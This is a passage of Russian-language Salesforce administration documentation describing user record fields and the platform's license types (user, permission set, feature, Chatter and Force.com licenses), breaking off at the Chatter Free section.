Тип пользователя Data.com	Данный параметр предоставляет пользователям возможность поиска контактов и интересов в Data.com и их добавления в систему Salesforce. Кроме того, параметр определяет тип пользователя Data.com. Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов; при этом неиспользованные записи аннулируются в конце каждого месяца. Пользователи Data.com List могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов; при этом неиспользованные записи аннулируются в конце каждого месяца. Пользователям Data.com List, исчерпавшим предоставленное ежемесячное ограничение, доступны дополнительные записи, являющиеся общими для всех пользователей Data.com List организации. Срок действия неиспользованных общих дополнительных записей составляет один год с момента их приобретения.
Код ISO валюты по умолчанию	Параметр стандартной валюты пользователя для новых записей. Данное поле доступно только мультивалютным организациям.
Стандартное подразделение	Подразделение, применяемое по умолчанию ко всем новым организациям и интересам, созданным пользователем, кроме случаев выбора другого подразделения. Новым записям, связанным с организацией или другой записью, которой уже назначено подразделение, назначается текущее подразделение записи. Стандартное подразделение не используется.

Поле	Описание
	Данный параметр не препятствует просмотру или созданию записей в других подразделениях. При необходимости стандартное подразделение может быть заменено рабочим подразделением. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.
Представитель ответственного за утверждение	Поле поиска пользователя, используемое для выбора делегированного ответственного за утверждение запросов. В зависимости от параметров процесса утверждения, данный пользователь может утверждать запросы пользователя.
Отдел	Группа, где работает пользователь (например, служба поддержки). Данное поле может содержать не более 80 символов.
Режим разработки	Данный флажок включает режим разработки для создания и редактирования страниц Visualforce. Данное поле доступно только организациям, использующим Visualforce.
Отключить автоматическую подписку на каналы	Данный флажок выключает автоматическую подписку на записи, принадлежащие пользователю. Данное поле доступно только для организаций, использующих Chatter.
Подразделение	Подразделение компании, где работает пользователь (например, группа сбыта ПК). Данное поле может содержать не более 40 символов.
Электронная почта	Адрес эл. почты пользователя. Адрес должен быть действительным и иметь следующий формат: aivanov@kompaniya.ru. Данное поле может содержать не более 80 символов.
Кодировка эл. почты	Набор символов и кодировка для исходящих сообщений эл. почты, отправленных пользователем из системы Salesforce. Англоязычные пользователи используют кодировку `ISO-8859-1`, которая соответствует всем символам латинского алфавита. Кодировка `UTF-8` (Unicode) соответствует всем символам всех мировых языков, но не поддерживается некоторыми устаревшими почтовыми приложениями. Кодировки `Shift_JIS`, `EUC-JP` и `ISO-2022-JP` предназначаются японоязычным пользователям.
Номер сотрудника	Идентификационный номер пользователя.

Поле	Описание
Конец дня	Время завершения рабочего дня пользователя. Данное поле используется для определения времени, отображаемого в календаре пользователя.
Факс	Номер факса пользователя.
Код интегрирования	Значение, используемое для определения пользователя единой регистрации с интегрированной проверкой подлинности.
Личное имя	Личное имя пользователя, отображаемое на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов.
Пользователь Force.com Flow	Данный флажок предоставляет полномочие на выполнение потоков. Доступно в версиях Developer Edition (с ограничениями), Enterprise Edition, Unlimited Edition и Performance Edition. Данный параметр может быть включен только при наличии полномочия «Управление Force.com Flow». При наличии полномочия «Выполнение потоков» не рекомендуем включать данное поле.
Меню быстрого доступа Force.com	Данный флажок включает меню быстрого доступа Force.com, отображаемое в списковых представлениях объектов и на страницах сведений о записях. Данное меню содержит ссылки для настройки приложений и объектов.
Валюта информации	Стандартная валюта для всех полей валюты в записи пользователя. Данное поле доступно только мультивалютным организациям.
Пользователь базы знаний	Данный флажок предоставляет доступ к Salesforce Knowledge. Профиль пользователя определяет возможность доступа ко вкладке «Управление статьями» или «Статьи». Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
Язык	Основной язык пользователя. Весь текст и интерактивная справка отображается на данном языке. В версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition параметр отдельного пользователя «Язык» переопределяет параметр организации «Стандартный язык». Недоступно в версиях Personal Edition, Contact Manager и Group Edition™. Параметр организации «Язык отображения» применяется ко всем пользователям.

Поле	Описание
Последний вход	Дата и время последнего успешного входа пользователя. Данное значение обновляется по истечении 60 секунд после последнего входа пользователя. (Только для чтения)
Фамилия	Фамилия пользователя, отображаемая на странице редактирования сведений о пользователе. Данное поле может содержать не более 80 символов.
Последнее изменение или сброс пароля	Дата и время последнего изменения или сброса пароля пользователя. Данное поле, доступное только для чтения, отображается только при наличии полномочия «Управление пользователями».
Имя учетной записи Lightning	Позволяет пользователю зарегистрироваться и использовать имя учетной записи Lightning для осуществления входов без паролей. Вариант **«Зарегистрировать»** указывает на то, что администратор Salesforce предоставил пользователю возможность регистрации. Вариант **«Отмена»** указывает, что пользователь зарегистрировался и может отменить регистрацию при необходимости.
Регион	Часть адреса пользователя: название страны или географического региона. Параметр «Регион» определяет формат календаря, а также полей даты, даты/времени и чисел. Например, при использовании региона «Английский (Соединенные Штаты)» дата отображается как 06/30/2000, а при использовании региона «Английский (Соединенное Королевство)» — как 30/06/2000. При использовании региональных параметров «Английский (США)» время отображается в 12-часовом формате с указателями AM и PM (например, 2:00 PM), а при использовании региона «Английский (Великобритания)» — в 24-часовом формате (например, 14:00). Кроме того, параметр «Регион» определяет порядок отображения имени и фамилии в поле «Имя», которое доступно в записи пользователя, интереса или контакта. Например, при использовании региона «Английский (Соединенные Штаты)» имя отображается как Иван Петров, а при использовании региона «Китайский (Китай)» — как Петров Иван. В версии Personal Edition используемый регион определяется на уровне организации. Чтобы открыть страницу сведений об организации, введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**. Во всех других версиях

Поле	Описание
	личный регион пользователя, доступный на странице личных сведений, переопределяет параметры организации.
Использовать страницу "Настройка" как мою стандартную целевую страницу	Данный флажок открывает страницу «Настройка» при входе пользователей.
Менеджер	Поле поиска, используемое для выбора менеджера пользователя. Данное поле: • Определяет иерархическую взаимосвязь, препятствуя выбору пользователя, который прямо или косвенно подчиняется самому себе. • Позволяет Chatter рекомендовать людей и записи для отслеживания на основе структуры отчетности организации. Данное поле предназначено для создания иерархических бизнес-правил и процессов утверждения без создания дополнительных полей иерархии. Прим.: В отличие от других полей иерархии, система позволяет деактивировать пользователей, указанных в поле «Менеджер».
Пользователь Marketing	Данный флажок позволяет пользователю создавать, редактировать и удалять кампании, настраивать дополнительные параметры кампаний, добавлять участников кампании и обновлять их статусы с помощью мастера импорта данных. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition. Если данный флажок не установлен, то пользователь может только просматривать кампании и дополнительные параметры кампаний, редактировать журнал кампании для отдельного интереса или контакта и запускать отчеты по кампаниям.
Отчество	Отчество пользователя, отображаемое на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите **Включить суффиксы для имен пользователей**.

Поле	Описание
Мобильный	Номер мобильного телефона. Данное поле может содержать не более 40 символов. Данный номер используется для подтверждения подлинности на основе SMS. Чтобы включить подтверждения подлинности на основе SMS, введите строку «*Параметры сеанса*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры сеанса»** и установите флажок в поле **«Включить метод подтверждения подлинности посредством SMS»**. После включения метода подтверждения подлинности посредством SMS каждому пользователю, профиль которого не содержит проверенный номер мобильного телефона, предлагается проверить номер мобильного телефона после выполнения входа. Процедура также применяется в отношении пользователей без номера мобильного телефона. Пользователь может выбрать одно из указанных ниже действий. • Введите номер мобильного телефона и воспользуйтесь текстовым сообщением, содержащим код проверки. • Напомнить о необходимости ввода номера мобильного телефона при следующем входе. • Откажитесь от проверки номера мобильного телефона. Пользователи, выбравшие данное действие, могут позже зарегистрировать номер мобильного телефона на странице личных сведений. Пользователи лицензий Chatter Free и Chatter External, выбравшие данное действие, могут настроить номер мобильного телефона только при участии администратора. Подтвержденный номер мобильного телефона используется системой Salesforce в случае необходимости проверки пользователя. Например, для проверки при входе в систему с использованием неизвестного IP-адреса. Номера мобильных телефонов могут быть также введены и предварительно проверены администратором организации. Если флажок **«Включить метод подтверждения подлинности посредством SMS»** устанавливается при вводе номера мобильного телефона администратором или при его извлечении из API посредством объекта «Пользователь», то номер мобильного телефона считается проверенным. При отсутствии флажка **«Включить метод подтверждения подлинности посредством SMS»** новый номер мобильного телефона считается непроверенным.

Поле	Описание
Мобильная конфигурация	Мобильная конфигурация, назначенная пользователю. При отсутствии выбранной мобильной конфигурации данное поле по умолчанию содержит мобильную конфигурацию, назначенную профилю пользователя. Данное поле доступно организациям, использующим систему Salesforce для управления мобильными конфигурациями.
Пользователь Mobile	Данный флажок назначает пользователю одну лицензию Salesforce Mobile Classic, предоставляющую доступ к приложению Salesforce Mobile Classic. Количество записей пользователя с установленным флажком не может превышать общего количества доступных мобильных лицензий в организации. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition. Параметр **«Пользователь Mobile»** включается по умолчанию для пользователей Unlimited Edition, Performance Edition и Developer Edition. Чтобы запретить активацию приложения Salesforce Mobile Classic на мобильных устройствах пользователей до его развертывания, выключите данный параметр для всех пользователей. Чтобы отменить мобильную лицензию пользователя, который уже активировал учетную запись Salesforce Mobile Classic, снимите флажок **«Пользователь Mobile»**. При следующей синхронизации устройства с системой Salesforce все данные Salesforce удаляются с устройства, а также удаляется связь между устройством и пользователем.
Изменено	Пользователь, который изменял поля пользователя последним, а также дата и время изменения. (Только для чтения)
Ежемесячное ограничение по количеству контактов и интересов	Если раскрывающийся список «Тип пользователя Data.com» содержит значение «Пользователь Data.com», то данное поле отображает количество контактов и интересов Data.com, доступное ежемесячно для добавления. По умолчанию каждой лицензии назначается 300 записей, однако данное значение может быть уменьшено или увеличено в пределах заданного ограничения.
Имя	Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) пользователя, отображаемые на странице редактирования сведений о пользователе.
Псевдоним	Прозвище — это имя, используемое для определения пользователя в сообществе. Данное поле может содержать

Поле	Описание
	не более 40 символов. Данное поле может редактироваться стандартными пользователями.
Пользователь Offline	Административный флажок, предоставляющий пользователю доступ к приложению Connect Offline. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
Суперпользователь-партнер	Данный флажок соответствует пользователю партнерского портала, являющемуся суперпользователем.
Тел.	Номер телефона пользователя. Данное поле может содержать не более 40 символов.
Профиль	Административное поле, определяющее основные полномочия пользователя на выполнение разных функций в приложении. Дополнительные полномочия могут быть предоставлены пользователю посредством наборов полномочий.
Принимать сообщения эл. почты, содержащие запросы на утверждение	Параметр получения сообщений эл. почты, содержащих запросы на утверждение. Данный параметр также определяет возможность получения уведомлений о запросах на утверждение в приложении Salesforce1 или Lightning Experience.
Принимать ежедневные рассылки Salesforce CRM Content	Данный параметр позволяет пользователям (кроме пользователей портала), имеющим лицензию «Пользователь Salesforce CRM Content» и подписку Salesforce CRM Content, получать ежедневные электронные сводки по активности подписанного содержимого, библиотек, тегов или авторов. Получение сообщений эл. почты доступно только после установки флажка «Принимать электронные предупреждения Salesforce CRM Content». Пользователям портала не требуется лицензия «Пользователь Salesforce CRM Content». Пользователям должно быть предоставлено только полномочие «Просмотр содержимого на порталах».
Принимать электронные предупреждения Salesforce CRM Content	Данный параметр позволяет пользователям (кроме пользователей портала), имеющим лицензию «Пользователь Salesforce CRM Content» и подписку Salesforce CRM Content, получать электронные уведомления об активности подписанного содержимого, библиотек, тегов или авторов. Получение электронных предупреждений в режиме реального времени доступно только при наличии данного флажка и отсутствии флажка «Принимать ежедневные рассылки Salesforce CRM Content». Пользователям портала не требуется лицензия

Поле	Описание
	«Пользователь Salesforce CRM Content». Пользователям должно быть предоставлено только полномочие «Просмотр содержимого на порталах».
Роль	Административное поле, определяющее положение пользователя внутри организации (например, «Менеджер службы поддержки в западном регионе»). Роли выбираются из раскрывающегося списка доступных ролей, которые могут быть изменены администратором. Недоступно в версиях Personal Edition, Contact Manager и Group Edition.
Пользователь Salesforce CRM Content	Данный параметр определяет возможность использования Salesforce CRM Content. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
Пользователь Salesforce1	Данный флажок включает автоматическую переадресацию на мобильное веб-приложение Salesforce1 при входе пользователя в систему Salesforce посредством поддерживаемого мобильного веб-обозревателя. Организация должна поддерживать мобильное веб-приложение Salesforce1.
Зарегистрирован самостоятельно на клиентском портале	Если данный флажок установлен, то пользователь создан путем самостоятельной регистрации на клиентском портале. Доступно в версиях Enterprise Edition, Unlimited Edition и Performance Edition.
Ключ безопасности (U2F)	Позволяет пользователю зарегистрироваться и использовать ключ безопасности U2F в качестве второго фактора проверки подлинности. Вариант **«Зарегистрировать»** указывает на то, что администратор Salesforce предоставил пользователям организации возможность регистрации ключа безопасности. Вариант **«Удалить»** означает, что пользователь имеет зарегистрированный ключ безопасности и может удалить регистрацию при необходимости.
Отправить электронные предупреждения Apex	Данный параметр позволяет пользователям получать электронные уведомления о выполнении Apex, превышающего более 50% предоставленных контролирующих ограничений. Доступно только в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.

Поле	Описание
Показать состояние просмотра в режиме разработки	Данный флажок активирует вкладку «Состояние просмотра» в нижнем колонтитуле режима разработки для страниц Visualforce. Данное поле доступно только организациям, которые используют Visualforce и включили параметр «Режим разработки».
Пользователь Site.com Contributor	Данный флажок назначает пользователю одну лицензию Site.com Contributor, предоставляющую ограниченный доступ к Site.com Studio. Пользователи с лицензией Site.com Contributor могут использовать Site.com Studio только для редактирования содержимого сайта. Количество записей пользователя с установленным флажком не может превышать общее количество доступных лицензий Site.com Contributor. Доступно в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition только при использовании Site.com.
Пользователь Site.com Publisher	Данный флажок назначает пользователю одну лицензию публикатора Site.com, предоставляющую полный доступ к Site.com Studio. Пользователи с лицензией Site.com Publisher могут создавать и оформлять веб-сайты, определять макеты и функциональные возможности страниц и их элементов, а также добавлять и редактировать содержимое. Количество записей пользователя с установленным флажком не может превышать общее количество доступных лицензий Site.com Publisher. Доступно в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition только при использовании Site.com.
Начало дня	Время начала рабочего дня пользователя. Данное поле используется для определения времени, отображаемого в календаре пользователя.
Область/штат	Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.

Поле	Описание
Суффикс	Суффикс имени пользователя, отображаемый на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.
Временный код проверки	Если пользователь потерял устройство, обычно используемое для двухфакторной проверки подлинности, можно ввести временный код. Создавать временный код или прекращать его действие могут только администраторы Salesforce. Пользователи могут прекратить действие собственного кода.
Часовой пояс	Основной часовой пояс нахождения пользователя.
Должность	Должность пользователя. Данное поле может содержать не более 80 символов.
Используемое пространство	Пространство хранилища, используемое пользователем.
Лицензия пользователя	Данное поле определяет тип лицензии пользователя.
`Username`	Административное поле, которое определяет вход пользователя. Данное поле может содержать не более 80 символов.
Почтовый индекс	Часть адреса пользователя: почтовый индекс. Данное поле может содержать не более 20 символов.

СМ. ТАКЖЕ:

- Просмотр и управление пользователями
- Лицензии пользователя
- Просмотр лицензий на компоненты организации
- Ограничение доменов эл. почты пользователя

Общие сведения о лицензиях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные версии определяются каждым текущим типом лицензии пользователя, лицензии набора полномочий или лицензии на компонент.

Чтобы включить определенные функции Salesforce, рекомендуем выбрать одну лицензию пользователя для каждого пользователя. Чтобы включить дополнительные функции, рекомендуем назначить пользователям лицензии набора полномочий и лицензии на компоненты или приобрести права на основе использования для текущей организации.

Некоторые функции Salesforce требуют наличия определенных полномочий. Например, просмотр обращений доступен пользователям только при наличии полномочия «Чтение» для обращений. Тем не менее, полномочия могут быть назначены не всем пользователям. Подобно включаемым функциям, каждому полномочию соответствуют собственные требования. Пользователю может быть назначено только полномочие, поддерживаемое его лицензией. Одно полномочие может поддерживаться несколькими лицензиями.

Представьте, что полномочия являются замками, а лицензии являются связками ключей. Отдельное полномочие может быть назначено пользователям только при наличии лицензии, содержащей соответствующий ключ. Каждому пользователю может быть назначена только одна лицензия пользователя, но несколько лицензий набора полномочий или лицензий на компоненты, предоставляющих дополнительные полномочия.

Например, в отличие от лицензии пользователя Salesforce, лицензия пользователя Force.com—App Subscription не содержит ключ, предоставляющий доступ к полномочию «Чтение» для обращений. При назначении данного полномочия пользователю с лицензией Force.com—App Subscription отображается сообщение об ошибке. Тем не менее, полномочие «Чтение» для обращений может быть назначено пользователю с лицензией Force.com—App Subscription после назначения ему лицензии набора полномочий «Сообщество компании» для Force.com.

Ниже перечислены типы лицензий и права на основе использования, поддерживаемые системой Salesforce.

Лицензии пользователя

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия. Полномочия пользователя для доступа к данным назначаются посредством профиля. Дополнительные полномочия могут быть назначены посредством наборов полномочий.

Лицензии набора полномочий

Набор полномочий — это удобный способ назначения параметров и полномочий для предоставления пользователям доступа к различным инструментам и функциям. Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей. Пользователям может быть назначено любое количество лицензий набора полномочий.

Общие сведения о лицензиях на компоненты

Лицензия на компонент предоставляет пользователю доступ к дополнительной функции, которая не поддерживается текущей лицензией пользователя (например, Marketing или Work.com). Пользователям может быть назначено любое количество лицензий на компоненты.

Права на основе использования

Право на основе использования — это ограниченный ресурс, который может использоваться организацией на регулярной основе (например, максимально допустимое количество ежемесячных входов в партнерское сообщество или ограничение по количеству записей для пользователей Data.com List).

Лицензии пользователя

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия. Полномочия пользователя для доступа к данным назначаются посредством профиля. Дополнительные полномочия могут быть назначены посредством наборов полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные версии определяются каждым текущим типом лицензии пользователя.

Пример:

- Сотруднику А назначается лицензия пользователя Force.com. Лицензия пользователя Force.com поддерживает только полномочия стандартных объектов для организаций и контактов, поэтому сотрудник А не имеет доступа к обращениям.
- Сотруднику Б назначается лицензия пользователя Salesforce. Сотруднику Б предоставляется полномочие «Чтение» для обращений.

Ниже перечислены типы лицензий, поддерживаемые системой Salesforce.

- Стандартные лицензии пользователя
- Лицензии пользователя Chatter
- Лицензии пользователя сообществ
- Лицензии пользователя портала Service Cloud
- Лицензии пользователя Sites и Site.com
- Лицензии пользователя «Проверенный веб-узел»

Прим.: Если компания приобрела настраиваемые пользовательские лицензии для других типов функций, в списке будут отображаться другие типы лицензий. Кроме того, организация Salesforce может использовать другие лицензии, которые еще поддерживаются, но недоступны для приобретения. Дополнительную информацию можно получить в компании Salesforce.

Ниже перечислены типы лицензий, доступные только организациям, которые используют клиентский или партнерский портал.

- Лицензии пользователя клиентского портала
- Лицензии пользователя «Клиентский портал: управление предприятием»
- Лицензии пользователей партнерского портала

Подробнее о предоставлении клиентам или партнерам общего доступа к данным при отсутствии клиентского или партнерского портала см. в разделе «Лицензии пользователя сообществ» на странице 569.

Просмотр лицензий пользователя организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии пользователя, приобретенные компанией.

Стандартные лицензии пользователя

Данный раздел содержит сведения о стандартных лицензиях пользователя, доступных для организации (например, лицензии пользователя Salesforce и типы лицензий пользователя Force.com).

Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

Лицензии пользователя сообществ

Система поддерживает три лицензии сообществ для внешних пользователей: Customer Community, Customer Community Plus и Partner Community. Также система поддерживает лицензии Employee Apps Starter и Employee Apps Plus licenses для сообществ сотрудников.

Лицензии пользователя Database.com

Лицензии пользователя портала Service Cloud

Лицензии пользователя Sites и Site.com

Пользователям Sites и Site.com доступны только лицензии «Пользователь-гость» и Site.com Only.

Лицензии пользователя «Проверенный веб-узел»

Пользователям портала Platform предоставляется лицензия «Проверенный веб-узел», которая предназначается для использования Force.com Sites. Данная лицензия предоставляет именованным пользователям сайтов неограниченное количество входов на портал Platform для получения доступа к сведениям службы поддержки.

Лицензии пользователя клиентского портала

Пользователям сайта «Клиентский портал» предоставляется лицензия «Менеджер клиентского портала: стандартный».

Лицензии пользователя «Клиентский портал: управление предприятием»

Пользователям «Клиентский портал: управление предприятием» предоставляется лицензия «Менеджер клиентского портала: настраиваемый». Данная лицензия предоставляет контактам неограниченное количество входов на клиентский портал Salesforce для управления службой поддержки.

Лицензии пользователей партнерского портала

Пользователям партнерского портала предоставляется лицензия «Золотой партнер». Система Salesforce доступна им только на партнерском портале.

СМ. ТАКЖЕ:

Просмотр и управление пользователями

Настройка вашей компании в Salesforce

Просмотр лицензий пользователя организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии пользователя, приобретенные компанией.

1. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**.
2. Просмотрите связанный список «Лицензии пользователя».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: Все версии

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий пользователя:

- Просмотр настройки и конфигурации

Стандартные лицензии пользователя

Данный раздел содержит сведения о стандартных лицензиях пользователя, доступных для организации (например, лицензии пользователя Salesforce и типы лицензий пользователя Force.com).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные версии определяются каждым текущим типом лицензии пользователя.

Тип лицензии	Описание	Доступно в профилях
`Salesforce`	Данная лицензия предназначается пользователям, которым требуется полный доступ к стандартным приложениям CRM и Force.com AppExchange. Данная лицензия предоставляет пользователям право на доступ к любому стандартному или настраиваемому приложению. Каждая лицензия предоставляет дополнительное хранилище для пользователей Enterprise Edition, Unlimited Edition и Performance Edition.	Все версии
Пользователь `Knowledge Only`	Данная лицензия предназначается пользователям, которым требуется доступ только к приложению Salesforce Knowledge. Данная лицензия предоставляет доступ к настраиваемым объектам, настраиваемым вкладкам и перечисленным ниже стандартным вкладкам. • Статьи • Управление статьями • Chatter • Файлы • Начальная страница • Профиль • Отчеты • Настраиваемые объекты • Настраиваемые вкладки Лицензия «Пользователь Knowledge Only» поддерживает профиль Knowledge Only, предоставляющий доступ ко вкладке «Статьи». Просмотр и использование вкладки «Управление статьями» доступны только при наличии полномочия «Управление статьями». Прим.: Для просмотра статей в профиле должно быть полномочие «AllowViewKnowledge». Однако это	**Enterprise Edition**, **Unlimited Edition** и **Performance Edition**

Тип лицензии	Описание	Доступно в профилях
	полномочие отключено для стандартных профилей. Чтобы включить в профиль полномочие «AllowViewKnowledge», активируйте его в клонированном профиле, затем назначьте этот профиль пользователю.	
Удостоверение	Предоставляет пользователям доступ к функциям Salesforce Identity.Salesforce Identity служит для подключения пользователей Salesforce к внешним приложениям и службам и позволяет администраторам контролировать процессы проверки и авторизации таких пользователей. Дополнительную информацию см. в *Руководстве по внедрению Salesforce Identity*.	**Enterprise Edition**, **Unlimited Edition**, **Performance Edition** и **Developer Edition** Каждой новой организации **Developer Edition** предоставляется 10 бесплатных лицензий Identity.
`External Identity`	Данная лицензия предоставляет доступ к функциям подлинности пользователям, которые не являются основными пользователями организации (например, пользователи, не являющиеся сотрудниками). Данная лицензия поддерживает хранение и управление пользователями, выбор способа проверки их подлинности (имя пользователя/пароль, либо единая регистрация посредством социальных сетей Facebook, Google+, LinkedIn и т. д.) и предоставление возможности самостоятельной регистрации.	**Enterprise Edition**, **Unlimited Edition**, **Performance Edition** и **Developer Edition** Каждой новой организации **Developer Edition** предоставляется 5 бесплатных лицензий External Identity.
Пользователь `Work.com Only`	Данная лицензия предназначается пользователям, которым недоступна лицензия Salesforce, но требуется доступ к Work.com. Прим.: Функции Work.com доступны полностью только при наличии Chatter.	**Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, **Performance Edition** и **Developer Edition**

Типы лицензий пользователя Force.com

Тип лицензии	Описание	Доступно в профилях
`Salesforce Platform`	Данная лицензия предназначается пользователям, которым требуется доступ к настраиваемым приложения, но не требуется доступ к стандартным функциям CRM. Данная лицензия предоставляет пользователям право на использование настраиваемых приложений, разработанных в организации или установленных из каталога Force.com AppExchange. Кроме того, пользователям предоставляется право на использование базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга, документы и настраиваемые вкладки). Тем не менее данным пользователям недоступны некоторые	**Enterprise Edition**, **Unlimited Edition**, **Performance Edition** и **Developer Edition**

Тип лицензии	Описание	Доступно в профилях
	полномочия и стандартные приложения, включая стандартные вкладки и объекты (например, прогнозы, интересы, кампании и возможности). Кроме того, данная лицензия предоставляет пользователям право на использование приложения Connect Offline. Прим.: Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю. Лицензия Salesforce Platform предоставляет пользователям доступ ко всем настраиваемым приложениям организации. Каждая лицензия предоставляет дополнительное хранилище для пользователей Enterprise Edition, Unlimited Edition и Performance Edition. Прим.: Для просмотра статей в профиле должно быть полномочие «AllowViewKnowledge». Однако это полномочие отключено для стандартных профилей. Чтобы включить в профиль полномочие «AllowViewKnowledge», активируйте его в клонированном профиле, затем назначьте этот профиль пользователю.	
`Force.com — One App`	Прим.: Данная лицензия недоступна новым клиентам. Данная лицензия предназначается пользователям, которым требуется доступ к одному настраиваемому приложению, но не требуется доступ к стандартным функциям CRM. Лицензия Force.com — One App предоставляет пользователям полномочия пользователей Salesforce Platform и доступ к неограниченному количеству настраиваемых вкладок. Тем не менее, доступ ограничивается одним настраиваемым приложением, содержащим не более 10 настраиваемых объектов, а объекты «Организации» и «Контакты» доступны только для чтения. Прим.: Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю. Каждая лицензия предоставляет дополнительные 20 Мб хранилища данных и 100 Мб хранилища файлов, независимо от используемой версии Salesforce. Прим.: Для просмотра статей в профиле должно быть полномочие «AllowViewKnowledge». Однако это полномочие отключено для стандартных профилей. Чтобы включить в профиль полномочие «AllowViewKnowledge», активируйте его в клонированном профиле, затем назначьте этот профиль пользователю.	**Enterprise Edition** и **Unlimited Edition**.

Тип лицензии	Описание	Доступно в профилях
`Force.com App Subscription`	Данная лицензия предоставляет пользователям доступ к приложениям Force.com Light и Force.com Enterprise, которые не поддерживают функции CRM. Приложение Force.com Light поддерживает не более 10 настраиваемых объектов и 10 настраиваемых вкладок, доступ к организациям и контактам только для чтения, а также параметры безопасности на уровне объекта и поля. Приложение Force.com Light не позволяет использовать Bulk API или Streaming API. Приложение Force.com Enterprise поддерживает не более 10 настраиваемых объектов и 10 настраиваемых вкладок. Помимо полномочий приложения Force.com Light, приложение Force.com Enterprise поддерживает общий доступ на уровне записи, позволяет использовать Bulk API и Streaming API, а также предоставляет доступ к организациям и контактам для чтения и записи. Прим.: Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю. Каждая лицензия Force.com App Subscription предоставляет дополнительные 20 МБ хранилища данных на пользователя в версии Enterprise Edition и 120 МБ хранилища данных на пользователя в версиях Unlimited Edition и Performance Edition, а также 2 ГБ хранилища файлов, независимо от используемой версии. Прим.: Для просмотра статей в профиле должно быть полномочие «AllowViewKnowledge». Однако это полномочие отключено для стандартных профилей. Чтобы включить в профиль полномочие «AllowViewKnowledge», активируйте его в клонированном профиле, затем назначьте этот профиль пользователю.	**Enterprise Edition**, **Unlimited Edition** и **Performance Edition**
Пользователи сообщества компании	Данная лицензия для внутренних пользователей предназначена для сообщества сотрудников. Она предоставляет доступ к	**Enterprise Edition**, **Unlimited Edition**,

Тип лицензии	Описание	Доступно в профилях
	настраиваемым вкладкам, Salesforce Files, Chatter (люди, группы и ленты), а также к сообществу, поддерживающему сайт Site.com. Пользователи сообщества компании получают доступ к статьям компонента Salesforce Knowledge только для чтения. Также доступны указанные ниже действия. • Доступ к 10 настраиваемым объектам и 10 настраиваемым вкладкам • Использование содержимого, идей, активов и функций проверки подлинности. • Использование действий, задач, календаря и событий • Предоставление доступа к организациям, контактам, обращениям и документам.	**Performance Edition** и **Developer Edition**

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Лицензии Chatter External и Chatter Free доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Лицензии Chatter Only (или Chatter Plus) доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** и **Performance Edition**.

Chatter External

Лицензия предназначена для пользователей, находящихся за пределами корпоративного домена электронной почты. Такие пользователи (клиенты) могут быть приглашены в соответствующие группы Chatter. Клиенты могут просматривать сведения и взаимодействовать с пользователями только тех групп, в которые они приглашены. Они не могут просматривать данные и объекты Chatter.

Chatter Free

